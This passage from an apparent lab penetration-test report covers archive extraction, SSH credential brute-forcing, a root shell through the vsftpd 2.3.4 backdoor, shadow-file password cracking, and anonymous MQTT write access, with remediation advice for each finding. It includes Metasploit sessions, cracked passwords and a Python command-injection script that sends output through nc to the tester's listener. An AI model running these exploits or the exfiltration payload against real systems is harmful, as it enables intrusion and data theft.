┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.84/main_branch_7z_extract
└○7z x main_branch.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs Intel(R) Core(TM) i7-85
50U CPU @ 1.80GHz (806EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 2093 bytes (3 KiB)

Extracting archive: main_branch.7z
--
Path = main_branch.7z
Type = 7z
Physical Size = 2093
Headers Size = 221
Method = LZMA2:6k 7zAES
Solid = +
Blocks = 1


Enter password (will not be echoed):
Everything is Ok

Folders: 1
Files: 2
Size:       5573
Compressed: 2093
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.84/main_branch_7z_extract
└○ls
hash.txt  main_branch.7z  thermostat
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.84/main_branch_7z_extract
└○ls thermostat
index.html  index.js
```

After exctracting the archive, we found "index.html" and "index.js". We pushed these two files in the Github Repository too.

Vulnerabilities details

For this workstation we exploited the previous vulnerability found with the redis service and the pmanager.

Sensibility : Medium

Vulnerability : Use credentials found in a previous vulnerability


Remediation advice :

- Change the tserge user password
- Apply the redis and pmanager advices
- Use complex passwords for your 7z archive

ubuntu workstation3 (10.10.10.9)

For this machine, we used the data from the redis and the pmanager exploit. We built a list with all the users and their passwords.


With metasploit, we tried each user and password from the redis/pmanager dump.



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.10.10.9
RHOSTS => 10.10.10.9
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE dump_redis.txt
USERPASS_FILE => dump_redis.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.10.10.9:22 - Starting bruteforce
s
[+] 10.10.10.9:22 - Success: 'lewis:e1ee<Pe' 'uid=1000(lewis) gid=1000(lewis) groups=1000(lewis) Lin
ux workstation1211 5.4.0-107-generic #121-Ubuntu SMP Thu Mar 24 16:04:27 UTC 2022 x86_64 x86_64 x86_
64 GNU/Linux '
[*] SSH session 1 opened (10.10.0.8:37263 -> 10.10.10.9:22) at 2022-05-29 22:01:59 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

With this exploit, we found the user "lewis" and the password "e1ee<Pe" and we can log with ssh.

We decided to extract the home files to look at them with the scp command (all the files are available on Github).



```
╭─emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.9
╰─○ scp -r lewis@10.10.10.9:/home/lewis .
lewis@10.10.10.9's password:
.profile                                                            100%  807    18.6KB/s   00:00
.bashrc                                                             100% 3771    81.2KB/s   00:00
.bash_logout                                                        100%  220     4.7KB/s   00:00
motd.legal-displayed                                                100%    0     0.0KB/s   00:00
.zcompdump                                                          100%   41KB 407.5KB/s   00:00
an-advanced-introduction-to-gnupg.pdf                               100%  378KB   1.2MB/s   00:00
COMPANIES_IBAN.csv                                                  100% 9314   187.2KB/s   00:00
id.txt                                                              100%    8     0.2KB/s   00:00
ggplot2-cheatsheet.pdf                                              100% 1203KB   1.3MB/s   00:00
.zshrc                                                              100%    2     0.1KB/s   00:00
```

In the files extracted from the workstation, we can notice a file "COMPAGNIES_IBAN.csv" which is the same file as found on the tserge machine (10.10.10.84).

Vulnerabilities details

For this workstation we used all the users and passwords found with pmanager and redis.

Sensibility : Medium


Vulnerability : Use credentials found in a previous vulnerability

Remediation advice :

- Change the lewis user password
- Apply the redis and pmanager advices


workstation1101 (10.10.10.53)

On this machine, we found two open ports (21 for FTP and 22 for SSH). The FTP server version running on the port 21 is vsftp 2.3.4. This version of FTP has a vulnerability which we exploited with metasploit.




```
┌emilien at emilien-PC-EPI in ~
└○ msfconsole


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v6.1.43-dev                          ]
+ -- --=[ 2222 exploits - 1172 auxiliary - 398 post       ]
+ -- --=[ 864 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.53
RHOSTS => 10.10.10.53
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.53:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.53:21 - USER: 331 Please specify the password.
[+] 10.10.10.53:21 - Backdoor service has been spawned, handling...
[+] 10.10.10.53:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.0.8:32837 -> 10.10.10.53:6200) at 2022-05-27 23:18:18 +0200

whoami
root
```

This exploit permited us to access a root shell. From this shell, we extracted the "/etc/passwd" and "/etc/shadow" files. With these both files we tried to extract passwords. By using john and rockyou.txt again, we found the "naruto1" password for the user "fern11".



```
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.53/from_root/password_extract
└○ unshadow passwd.txt shadow.txt > unshadow.txt
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.53/from_root/password_extract
└○ john --wordlist=/home/emilien/Desktop/security/utils/rockyou.txt unshadow.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
naruto1          (fern11)
1g 0:00:00:04 100% 0.2173g/s 521.7p/s 521.7c/s 521.7C/s skyblue..blingbling
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

As the port 22 is also open for the ssh, we tried to login as "fern11" with the "naruto1" password just found. And we succeed to access to the machine.



```
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.53/fern11
└○ ssh fern11@10.10.10.53
fern11@10.10.10.53's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.4.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu May 26 21:15:12 2022 from 10.10.0.8
fern11@workstation1101:~$ ls
Documents  avatar.jpg  covid_lol
fern11@workstation1101:~$ logout
Connection to 10.10.10.53 closed.
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.53/fern11
└○ scp -r fern11@10.10.10.53:/home/fern11 .
fern11@10.10.10.53's password:
.profile                                                 100%  655     7.9KB/s   00:00
.bashrc                                                  100%    0     0.0KB/s   00:00
.zshrc                                                   100%    0     0.0KB/s   00:00
.bash_logout                                             100%  220     2.6KB/s   00:00
motd.legal-displayed                                     100%    0     0.0KB/s   00:00
.bash_history                                            100% 1115    13.6KB/s   00:00
pubring.gpg                                              100%    0     0.0KB/s   00:00
gpg.conf                                                 100% 9398   145.2KB/s   00:00
secring.gpg                                              100%    0     0.0KB/s   00:00
.zcompdump                                               100%   38KB 145.4KB/s   00:00
.history                                                 100%   61     1.1KB/s   00:00
id_rsa.pub                                               100%  566     7.4KB/s   00:00
id_rsa                                                   100% 2602    37.8KB/s   00:00
covid_lol                                                100% 7147   109.9KB/s   00:00
Attachment-A-UK-Passenger-disclosure-and-attestation_CLEAN.pdf    100%   48KB 224.6KB/s   00:00
SIGNATURES.csv                                           100%   21KB 224.2KB/s   00:00
markdown-cheatsheet-online.pdf                           100% 1894KB 469.9KB/s   00:04
GnuPG-FAQ.old.txt                                        100%   65KB 223.6KB/s   00:00
rfc2616.pdf                                              100%  702KB 260.0KB/s   00:02
avatar.jpg                                               100%  157KB 324.3KB/s   00:00
```

In addition to the ssh access, we extracted all the "/home/fern11" folder. All these files are also available in the Github.

Vulnerabilities details

For this workstation we exploited the previous vulnerability found with the redis service and the pmanager.

Sensibility : Extreme

Vulnerability : CVE-2011-2523


Remediation advice :

- Update the vsftp server version
- Update the fern11 password

Thermostats (10.10.10.(48,55))


Thermostats exploit

We found two thermostats (on the IPs 10.10.10.48 and 10.10.10.55) which seem to be running the same application.
We decided to run ZAP to scan potential vulnerabilities on these two web applications.



```
Alerts (7)
  Remote OS Command Injection
    POST: http://10.10.10.48/api/config
  CSP: Wildcard Directive (2)
  Cross-Domain Misconfiguration (5)
  X-Frame-Options Header Not Set (2)
  Absence of Anti-CSRF Tokens (2)
  Server Leaks Information via "X-Powered-By" H
  X-Content-Type-Options Header Missing (2)
```


Remote OS Command Injection
URL: http://10.10.10.48/api/config
Risk: High
Confidence: Medium
Parameter: interval
Attack: 1'&sleep 15&'
Evidence:
CWE ID: 78
WASC ID: 31
Source: Active (90020 - Remote OS Command Injection)
Description:
Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.



```
Alerts (9)
  Cross Site Scripting (Reflected)
  Remote OS Command Injection
    POST: http://10.10.10.55/api/config
  Absence of Anti-CSRF Tokens (2)
  CSP: Wildcard Directive (2)
  Content Security Policy (CSP) Header Not Set (
  Cross-Domain Misconfiguration (5)
  Missing Anti-clickjacking Header (2)
  Server Leaks Information via "X-Powered-By" H
  X-Content-Type-Options Header Missing (2)
```

Remote OS Command Injection
URL: http://10.10.10.55/api/config
Risk: High
Confidence: Medium
Parameter: interval
Attack: 1'&sleep 15&'
Evidence:
CWE ID: 78
WASC ID: 31
Source: Active (90020 - Remote OS Command Injection)
Description:
Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.

ZAP found a potential vulnerability on a command injection. We tried to exploit this with a python script (the full script is available on Github) on the both servers.



```python
headers = {
    "Host": "10.10.10.48",
    "Content-Length": "10",
    "Cache-Control": "max-age=0",
    "Upgrade-Insecure-Requests": "1",
    "Origin": "http://10.10.10.48/",
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.9",
    "Referer": "http://10.10.10.48/",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "en-US,en;q=0.9",
    "Connection": "close"
}

ip = "10.10.0.8"
port = 4242
for i in req_todo[4]:
    data = f"interval=2'; {i} | nc {ip} {port} -w 1; #"
    r = requests.post("http://10.10.10.48/api/config", headers=headers, data=data)
```

This script worked on both machines, with this script and the receiver script we can extract a lot of files (which are all on Github) and it permited us to get all the web application code.
The code of the thermostat 2 and the thermostat 7 have the same functionalities even if there are some little details which differ.

Thermostats code analysis

By the thermostats code analysis, we discovered some interesting points on the connexions between the both web applications and the MQTT server.

- The temperature which is display on the front of each thermostat web application is got every 2 seconds from the "readTemp.sh" script.
- Each application send data from "readTemp.sh" script every x seconds, with x defined by the value enter in the number input on the front page of each web application. It means than everyone can update the readTemp frequency sent to the MQTT server.
- The temperatures displayed on the front page and sent to the MQTT are not linked.

By exploiting the code injection, we extracted the environement variables, and we found the MQTT IP "10.10.10.34" and the MQTT port "1883" which are the same on the same machines.

Vulnerabilities details

For these two web applications, we exploited a command injection due to a code error with the sqlite update value.

Sensibility : Extreme


Vulnerability : Remote OS Command Injection

Remediation advice :

- Update the web application code to avoid command injection
- Secure the web application access (with a login system for example) to avoid wrong updates on the interval value.

MQTT (10.10.10.34)

The next step was to analyse the MQTT server found on the IP 10.10.10.34. We tried to connect as an anonymous user. We succeed to access to the server with read/write privileges.



```
▼ 10.10.10.34
  ▼ $SYS
    ▼ broker
       version = mosquitto version 2.0.14
       uptime = 440506 seconds
       ▶ load (24 topics, 54 messages)
       ▶ messages (3 topics, 7 messages)
       ▶ publish (4 topics, 10 messages)
       ▶ bytes (2 topics, 5 messages)
       ▶ clients (3 topics, 3 messages)
       ▶ store (2 topics, 4 messages)
       ▶ subscriptions (1 topic, 1 message)
       ▶ retained messages (1 topic, 2 messages)
  tempReading = 276
```

In addition to the SYS topics, the tempReading topic is the topic which is updated by the two thermostats applications as shown in the previous part.
We did not find any application which is reading the tempReading topic in our scope, but with the possibility for anyone to update this value can cause a lot of issue in some services which are using this topic. We successfully set the tempReading topic to a negative value, a very high value or text.
The values which we set were never linked with the values shown by the thermostats as we saw in the javascript code extracted in the thermostats part.

Vulnerabilities details

We exploited the possibility to subscribe to topics as an anonymous user.

Sensibility : High

Vulnerability : Anonymous login

Remediation advice :


- Set a login/password on the mqtt application
- Restrict access to the MQTT server (restrict IPs to the thermostats and other application which are using this MQTT server for example)

Security Cameras (10.10.10.(24, 26))

